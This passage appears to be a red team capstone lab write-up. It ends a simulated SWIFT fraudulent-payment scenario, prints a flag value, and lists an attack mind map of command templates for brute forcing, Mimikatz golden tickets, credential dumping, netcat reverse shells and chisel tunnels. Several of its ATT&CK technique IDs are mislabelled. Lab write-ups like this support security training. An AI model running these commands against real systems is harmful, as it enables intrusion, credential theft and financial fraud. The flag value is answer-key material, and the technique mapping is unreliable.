
### 3. Capture the Verified Transaction (Capturer Access)

- Logged in as **Capturer account g.watson**.
- Located the **verified transaction** and clicked **“Forward”** to capture it.



### 4. Approve the Captured Transaction (Approver Access)

- Switched to **Approver account a.holt** (previously compromised).
- Navigated to the dashboard, reviewed the captured transaction.
- Clicked on **“Approve”** to finalize it.



## Final Submission

- Returned to the **E-Citizen portal**, entered **“Y”** to submit and confirm successful transaction execution.

```
[6] CORP Tier 1 Admin
[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[21] Exit
Selection:20
Checking swift full.

This is the final check! Please do not attempt this if you haven't completed all of the other flags.
Once done, follow these steps:
1. Using your DEMONSTRATION credentials, authenticate to SWIFT.
2. Using the PIN provided in the SWIFT access flag email, verify the transaction.
3. Using your capturer access, capture the verified transaction.
4. Using your approver access, approve the captured transaction.
5. Profit!

Once you have approved the provided transaction, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter 2.
Ready to verify [Y/X/2]: Y
Non-verification
Warning: Permanently added '10.200.110.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.110.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.110.201' (ECDSA) to the list of known hosts.
Well done! You made it to the end! Check your email for the final flag!

What would you like to do?
Please select an option:
[1] Submit proof of compromise
[2] Verify past compromises
[3] verify email access
[4] Get hints
[5] Exit
Selection:1

Please see your current progress below:
Flag ID    Flag Description    Completed
1          Perimeter Breach    True
2          Active Directory Breach    True
3          CORP Tier 2 Foothold    True
4          CORP Tier 2 Admin    True
5          CORP Tier 1 Foothold    True
6          CORP Tier 1 Admin    True
7          CORP Tier 0 Foothold    True
8          CORP Tier 0 Admin    True
9          BANK Tier 2 Foothold    True
10         BANK Tier 2 Admin    True
11         BANK Tier 1 Foothold    True
12         BANK Tier 1 Admin    True
13         BANK Tier 0 Foothold    True
14         BANK Tier 0 Admin    True
15         ROOT Tier 0 Foothold    True
16         ROOT Tier 0 Admin    True
17         SWIFT Web Access    True
18         SWIFT Capturer Access    True
19         SWIFT Approver Access    True
20         SWIFT Payment Made    True

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection:1

Please provide the ID for the Flag you wish to receive
Selection:20

The Flag value for that ID is: H0M1f0l0w400-007d-4550-a79c-544b04e5101

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection:1
```

🎉 Final flag obtained.


## 💬 Conclusion

This capstone Red Team lab required:

- **Exceptional offensive security knowledge,**
- **Deep Active Directory enumeration,**
- **Skillful lateral movement and privilege escalation, and**

- Strategic thinking to compromise **multi-tier infrastructure and critical financial systems.**

🏆 All objectives achieved. Full network compromise accomplished. Mission complete.



## 🌱 Tools & Techniques Used (Attack Mind Map)

### 1. OSINT (Open-Source Intelligence) & Reconnaissance

Initial phase involves gathering information to identify attack vectors and target services.

#### Tools Used:

- **Nmap**
  - **Purpose:** Network scanning to identify open ports, services, and vulnerabilities.
  - **Example:** `nmap -sC -sV -p- <IP>`

#### Techniques:

- **T1087 - Account Discovery**
    - **Purpose:** Identifying valid user accounts in Active Directory and local systems for further targeting.
  - **T1598 - Resource Development**
    - **Purpose:** Identifying the software and tools required for exploitation based on network and system enumeration.
- 

### 2. Initial Access

The first step in gaining access to the target system by exploiting vulnerabilities or weak configurations.

#### Tools Used:

- **Hydra**
  - **Purpose:** Brute-forcing login credentials over services such as RDP, SSH, and HTTP.
  - **Example:** `hydra -l <username> -P <passwordlist> <IP> rdp`
- **Xfreerdp**
  - **Purpose:** Used for RDP access with valid credentials to target systems.
  - **Example:** `xfreerdp /v:<IP> /u:<username> /p:<password>`
- **Impacket**
  - **Purpose:** Used for remote code execution and dumping credentials.



- **Example:** secretsdump.py
- **PsExec**
  - **Purpose:** Executing commands on remote machines using valid credentials for lateral movement.
  - **Example:** psexec.exe \\<target> -u <user> -p <password> -h <command>

#### Techniques:

- **T1071 - Application Layer Protocol (WinRM)**
    - **Purpose:** Use of **Evil-WinRM** for remote execution after initial access.
  - **T1075 - Pass the Ticket (Kerberos Relay)**
    - **Purpose:** Relay Kerberos tickets for lateral movement using tools like **Impacket**.
- 

### 3. Execution & Lateral Movement

Once inside, the goal is to move laterally to more critical systems, escalating privileges along the way.

#### Tools Used:

- **Evil-WinRM**
  - **Purpose:** RDP-like functionality over WinRM, used for remote access and lateral movement.
  - **Example:** evil-winrm -i <IP> -u <username> -p <password>
- **Netcat**
  - **Purpose:** Set up reverse shells for remote access and backdoors for persistence.
  - **Example:** nc -nlvp <port>
- **Mimikatz**
  - **Purpose:** Credential dumping, Kerberos ticket extraction, and password hash manipulation.
  - **Example:** kerberos::golden /user:<user> /sid:<domainSID> /rc4:<NTLM hash>
  -

### Techniques:

- **T1077 - Lateral Movement: SMB/Netcat**
    - **Purpose:** Lateral movement through SMB and creating reverse shells using **Netcat**.
  - **T1086 - PowerShell**
    - **Purpose:** Remote command execution via **PowerShell** for enumeration and escalation.
- 

## 4. Privilege Escalation

Escalating privileges to higher access levels (e.g., Domain Admins) through misconfigurations, credential reuse, or exploiting vulnerabilities.

### Tools Used:

- **Impacket**
  - **Purpose:** To escalate privileges by dumping credentials from AD and exploiting misconfigurations.
- **Mimikatz**
  - **Purpose:** Used for privilege escalation by creating **Golden Tickets** and manipulating Kerberos tickets.
- **PowerShell Empire**
  - **Purpose:** PowerShell-based framework to elevate access and maintain persistence.

### Techniques:

- **T1134 - Access Token Manipulation**
    - **Purpose:** Elevating privileges by manipulating user tokens to assume higher privilege roles.
  - **T1068 - Exploitation for Privilege Escalation**
    - **Purpose:** Elevating privileges using known vulnerabilities or misconfigurations.
- 

## 5. Persistence

Ensuring access to the compromised systems by maintaining footholds and modifying system configurations.

#### Tools Used:

- **PowerShell**
  - **Purpose:** To create backdoors and maintain persistence in the environment.
- **Chisel**
  - **Purpose:** Tunnel traffic to bypass firewalls and maintain persistent access.
  - **Example:** chisel server -p <port> --reverse

#### Techniques:

- **T1105 - Remote File Copy**
    - **Purpose:** Transferring tools (e.g., **Mimikatz**, **PsExec**) to different systems within the target network.
  - **T1070 - Indicator Removal on Host**
    - **Purpose:** Clearing logs and traces of activities to remain undetected.
- 

## 6. Credential Dumping & Escalation to Domain Admins

Leveraging gathered credentials for further escalation and full network control.

#### Tools Used:

- **Impacket's secretsdump**
  - **Purpose:** Credential dumping tool to extract credentials and hashes from remote systems.
  - **Example:** secretsdump.py -hashes <hashes>
- **Mimikatz**
  - **Purpose:** Dump credentials and escalate to Domain Admins using **Golden Tickets**.

#### Techniques:

- **T1003 - Credential Dumping**

- **Purpose:** Dumping and cracking passwords to facilitate further lateral movement.
- 

## 7. Full Control & Domain Compromise

Achieving **Domain Admin** or **Enterprise Admin** access and controlling the entire environment, including compromising sub-domains.

### Tools Used:

- **BloodHound**
  - **Purpose:** To identify attack paths within Active Directory for privilege escalation to Enterprise Admin.
  - **Example:** Mapped out paths from **CORPDC** to **ROOTDC** and **BANKDC**.
- **PsExec**
  - **Purpose:** Used for remote code execution on **ROOTDC** to further escalate and ensure control.
- **RDP & Xfreerdp**
  - **Purpose:** Used to access critical systems like **ROOTDC** and **BANKDC** for full control.

### Techniques:

- **T1078 - Valid Accounts**
    - **Purpose:** Used **PsExec** and RDP to authenticate and gain access with valid credentials.
  - **T1071 - Application Layer Protocol (SMB, RDP)**
    - **Purpose:** Lateral movement through **RDP** and **SMB** to compromise various systems across the domain.
- 

## 8. Impact & Data Exfiltration

Finally, leveraging full access to extract data or perform actions (such as transferring funds) to show control.

### Tools Used:

- **Hydra**

- **Purpose:** Brute-forcing login credentials for SWIFT systems if needed.
- **Netcat**
  - **Purpose:** Used for exfiltration and establishing reverse shells for persistent access.

#### Techniques:

- **T1071 - Application Layer Protocol**
    - **Purpose:** Accessing the SWIFT application and initiating fraudulent transactions.
  - **T1027 - Obfuscated Files or Information**
    - **Purpose:** Hiding activities such as data exfiltration and the creation of fraudulent transactions.
- 

#### Payloads Used:

- **Impacket's SecretsDump** for credential dumping and NTLM hash extraction.
- **Mimikatz** for password hash dumping and Kerberos ticket manipulation.
- **PsExec** for remote code execution and lateral movement.
- **Evil-WinRM** for remote access via WinRM.
- **Netcat** for reverse shell and backdoor creation.
- **Hydra** for brute-forcing credentials.
- **Xfreerdp** for alternative RDP access.

#### Summary of Tools & Techniques:

By following this attack progression, we used a variety of tools to gather information, move laterally across networks, escalate privileges, and finally gain full control of the target environment, including access to the SWIFT banking system for financial transactions.

Each phase involved specific tools and techniques to breach security, escalate privileges, and maintain access to critical systems. This comprehensive approach reflects a well-rounded attack strategy, combining recon, exploitation, persistence, and impact.